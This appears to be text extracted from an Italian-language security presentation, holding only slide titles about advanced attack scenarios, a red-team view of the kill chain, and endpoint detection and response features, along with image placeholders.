





Scenari di attacchi avanzati:

Le best practice per una protezione avanzata


Kill Chain

A Red Team Perspective



Kill Chain

A Red Team Perspective



Endpoint Detection & Response


Process Analysis & Timeline

Continuous Monitoring

Custom Signatures

Scalable


Response capabilities




Real world scenario




Real world scenario




Real world scenario




Real world scenario



